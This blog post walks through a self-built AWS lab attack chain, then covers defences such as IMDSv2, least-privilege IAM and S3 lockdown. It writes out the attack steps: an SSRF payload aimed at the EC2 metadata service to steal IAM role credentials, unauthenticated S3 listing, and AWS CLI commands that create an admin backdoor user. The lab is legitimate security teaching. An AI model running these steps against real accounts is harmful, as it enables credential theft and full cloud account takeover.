
🚀 Introduction
Cloud environments are often assumed to be secure by default. But in reality, misconfigurations and application vulnerabilities can quickly lead to full cloud compromise.
In this lab, I built a complete attack chain in AWS — starting from a vulnerable web application and ending with privilege escalation and persistent access.
This blog walks through the entire journey step-by-step, in a way that's easy to follow even if you're new to cloud security.
🧱 Lab Architecture (High-Level)
The setup consists of:
- An EC2 instance hosting a vulnerable Flask application
- An IAM role attached to the instance
- An S3 bucket storing sensitive data
- The AWS Instance Metadata Service (IMDS)

Attack Flow:
- Exploit SSRF in the application
- Access EC2 metadata service
- Extract IAM credentials
- Use credentials to access AWS resources
- Escalate privileges via IAM misconfiguration
- Gain persistent access
🔍 Step 1: The Vulnerable Application (SSRF Entry Point)
The application exposes an endpoint like:
/fetch?url=<user_input>Internally, it makes a request:
requests.get(user_input)There is no validation or filtering, which means:
An attacker can make the server send requests to internal services.
This is a classic Server-Side Request Forgery (SSRF) vulnerability.
🌐 Step 2: Accessing the EC2 Metadata Service
AWS EC2 instances expose metadata at:
http://169.254.169.254/This internal endpoint provides:
- Instance details
- IAM role name
- Temporary credentials
Using SSRF, we can force the application to access it:
/fetch?url=http://169.254.169.254/latest/meta-data/This confirms that the server can reach internal AWS services.
🔐 Step 3: Extracting IAM Credentials
Next, we enumerate IAM roles:
/latest/meta-data/iam/security-credentials/Then fetch credentials:
/latest/meta-data/iam/security-credentials/<role-name>This returns:
- Access Key
- Secret Key
- Session Token
These are temporary AWS credentials tied to the EC2 role.
⚡ Step 4: Using Stolen Credentials
We configure AWS CLI with the stolen credentials:
aws configureOr export:
export AWS_ACCESS_KEY_ID=...
export AWS_SECRET_ACCESS_KEY=...
export AWS_SESSION_TOKEN=...
Then verify identity:
aws sts get-caller-identityAt this point:
We are effectively acting as the EC2 instance role.
🪣 Step 5: Discovering S3 Misconfiguration
The environment also includes an S3 bucket with sensitive data.
Initially, access may be denied — which is expected in a secure setup.
To simulate a real-world vulnerability, we introduced a misconfigured bucket policy allowing public access.
Now, even an unauthenticated attacker can run:
aws s3 ls s3://<bucket-name> --no-sign-requestAnd retrieve files like:
secret.txtThis demonstrates how S3 misconfigurations can expose sensitive data without authentication.
🔥 Step 6: Privilege Escalation via IAM
Using the stolen credentials, we attempted to enumerate permissions.
Even if some actions were restricted, in many real-world scenarios, roles are over-permissive.
We simulated a privilege escalation path:
Create a new user:
aws iam create-user --user-name attackerAttach admin policy:
aws iam attach-user-policy \
--user-name attacker \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess
Create access keys:
aws iam create-access-key --user-name attackerNow we have:
✅ A persistent IAM user with full admin access
💥 Final Impact
By chaining multiple weaknesses, we achieved:
- Unauthorized access to AWS resources
- Data exfiltration from S3
- Privilege escalation to admin
- Persistent backdoor access
This is a complete cloud compromise scenario.
🛡️ How to Defend Against This
1. Enforce IMDSv2
Prevents unauthorized metadata access:
aws ec2 modify-instance-metadata-options \
--http-tokens required
2. Fix SSRF
- Validate user input
- Use allowlists
- Block internal IP ranges
3. Apply Least Privilege IAM
Avoid:
"Action": "*"Instead, grant only required permissions.
4. Secure S3 Buckets
- Block public access
- Use strict bucket policies
- Enable logging
5. Monitor Everything
Enable:
- CloudTrail
- IAM activity alerts
🧠 Key Takeaways
- Cloud security failures are often chained, not isolated
- SSRF is extremely dangerous in cloud environments
- IAM misconfigurations can lead to full account takeover
- Temporary credentials are just as powerful as permanent ones
Github Repo
https://github.com/AshSecures/04-aws-cloud-security-lab
🚀 Closing Thoughts
This lab reinforced a critical lesson:
"The cloud is only as secure as its weakest configuration."
By combining application security (SSRF) with cloud misconfigurations (IAM, S3), we demonstrated a realistic and impactful attack chain.